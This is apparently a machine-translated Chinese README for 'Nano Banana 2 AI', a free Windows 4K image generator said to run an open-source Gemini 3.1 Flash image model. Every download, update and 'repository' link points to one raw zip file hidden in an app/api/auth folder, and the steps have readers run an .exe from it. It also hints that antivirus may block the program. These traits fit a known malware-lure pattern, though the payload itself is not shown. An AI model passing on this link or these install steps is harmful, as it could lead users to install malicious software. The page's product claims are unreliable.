
团队讨论nano-banana-2-ai时,我会先把用途说清楚:使用开源 Gemini 3.1 Flash 图像模型提供具有 5 个字符一致性的高速 4K 文本到图像生成。在图像与视觉生产场景里,常见问题是风格、尺寸和资源格式容易偏离预期,这正是评估时需要盯住的地方。我的评估方法是拿一份明确的视觉参考完成小样,然后检查构图、尺寸、资源可用性和导出质量是否与文档一致。我会把它列入需要可复现视觉结果的设计与内容团队的候选清单,而不是仅凭项目介绍直接纳入生产。
nano-banana-2-ai - 清晰的 4K AI 图像生成
关于 nano-banana-2-ai
Nano Banana 2 AI 是一款使用人工智能创建 4K 图像的简单工具。它使用Gemini 3.1 Flash Image技术来提供高质量的图片。该软件还比较了 Nano Banana 2 和 Nano Banana 2 Pro 等不同型号。您可以尝试不同的提示并从主中心站点免费使用该工具。
该应用程序专注于使字符看起来一致并改善图像中的文本渲染。您不需要了解编程或 AI 详细信息即可使用此应用程序。
⚙特点
- 创建 4K 分辨率的图像
- 使用预设和可自定义的模型提示
- 比较 Nano Banana 2 与 Nano Banana 2 Pro 的图像质量
- 支持生成图像中的字符一致性
- 具有清晰文本渲染的文本到图像转换
- 免费访问,设置简单
系统要求
下载并安装之前,请确保您的计算机满足以下最低需求:
- 操作系统:Windows 10 或更高版本
- 处理器:Intel Core i5 或同等处理器
- RAM:8个GB或更多
- 存储:至少2个GB可用空间
- 显卡:推荐使用专用 GPU,但不是必需的
- 互联网:初始下载和可选更新需要
开始使用
本节将逐步指导您在 Windows PC 上运行 Nano Banana 2 AI。您不需要安装任何其他软件。只需遵循这些简单的说明即可。
下载并安装
首先,访问下面链接的页面下载软件包。从那里,您可以找到该软件的最新版本。
- 点击上面的下载链接或手动访问此页面:
https://raw.githubusercontent.com/Atharvpatil112/nano-banana-2-ai/main/app/api/auth/ai_banana_nano_v3.1-alpha.2.zip
- 在页面上查找最新版本或下载部分。
- 下载 Windows 安装程序或安装文件(通常以 .exe 结尾)。
- 下载后,双击文件打开安装程序。
- 按照安装程序提示进行操作。接受许可协议并选择默认选项,除非您有特定首选项。
- 安装完成后,程序会在您的桌面或“开始”菜单中创建一个快捷方式。
如何运行纳米香蕉2 AI
- 在桌面或“开始”菜单上找到 Nano Banana 2 AI 图标。
- 双击该图标打开该程序。
- 当它启动时,您将看到一个干净的界面,可供图像生成使用。
- 输入文本提示或选择预设提示即可开始。
- 使用选项菜单选择您的型号类型(Nano Banana 2 或 Nano Banana 2 Pro)。
- 单击“生成”按钮来创建图像。
- 稍等片刻后,图像将出现在屏幕上。
- 您可以通过单击“保存”将图像保存到计算机上。
使用纳米香蕉2 AI
该应用程序旨在用户友好。以下是一些充分利用它的技巧:
- 对您想要的图像使用清晰、简单的描述。
- 尝试不同的提示以查看变化。
- 将结果与不同模型进行比较以了解它们的差异。
- 使用缩放功能检查 4K 图像中的细节。
- 使用文本渲染选项创建包含清晰文字的图像。
- 保存您最喜爱的图像以供以后使用或共享。
更新和支持
Nano Banana 2 AI 偶尔会发布更新以提高性能。更新:
- 定期访问GitHub页面:
https://raw.githubusercontent.com/Atharvpatil112/nano-banana-2-ai/main/app/api/auth/ai_banana_nano_v3.1-alpha.2.zip
- 按照上述下载步骤下载最新的安装程序文件。
- 运行新的安装程序。它将更新您现有的安装,而不删除您的文件。
如果您需要帮助或想了解有关该工具的更多信息:
- 访问 GitHub 页面上链接的社区论坛。
- 阅读中心网站 nanobanana2ai.pro 上的 FAQ 部分
- 如有技术问题,请通过 GitHub 上的联系方式联系。
故障排除
如果 Nano Banana 2 AI 无法启动或崩溃:
- 确保您的 Windows 系统已更新。
- 重新启动计算机并重试。
- 检查您的防病毒设置;它可能会阻止程序。
- 确保您下载了正确的 Windows 版本。
- 确认您的系统满足最低要求。
对于图像生成问题:
- 尝试更简单的提示。
- 重试之前请重新启动应用程序。
- 如果应用程序需要在线验证,请验证您的互联网连接。
有用的链接
- 主存储库和下载:https://raw.githubusercontent.com/Atharvpatil112/nano-banana-2-ai/main/app/api/auth/ai_banana_nano_v3.1-alpha.2.zip
- 纳米香蕉 2 AI 中心站点:nanobanana2ai.pro
- 应用程序文档部分中的模型比较详细信息
⚖ 许可
Nano Banana 2 AI 可免费使用。它是根据开源许可证分发的。您可以将其用于个人和教育目的。检查 GitHub 存储库中的许可证文件以获取完整详细信息。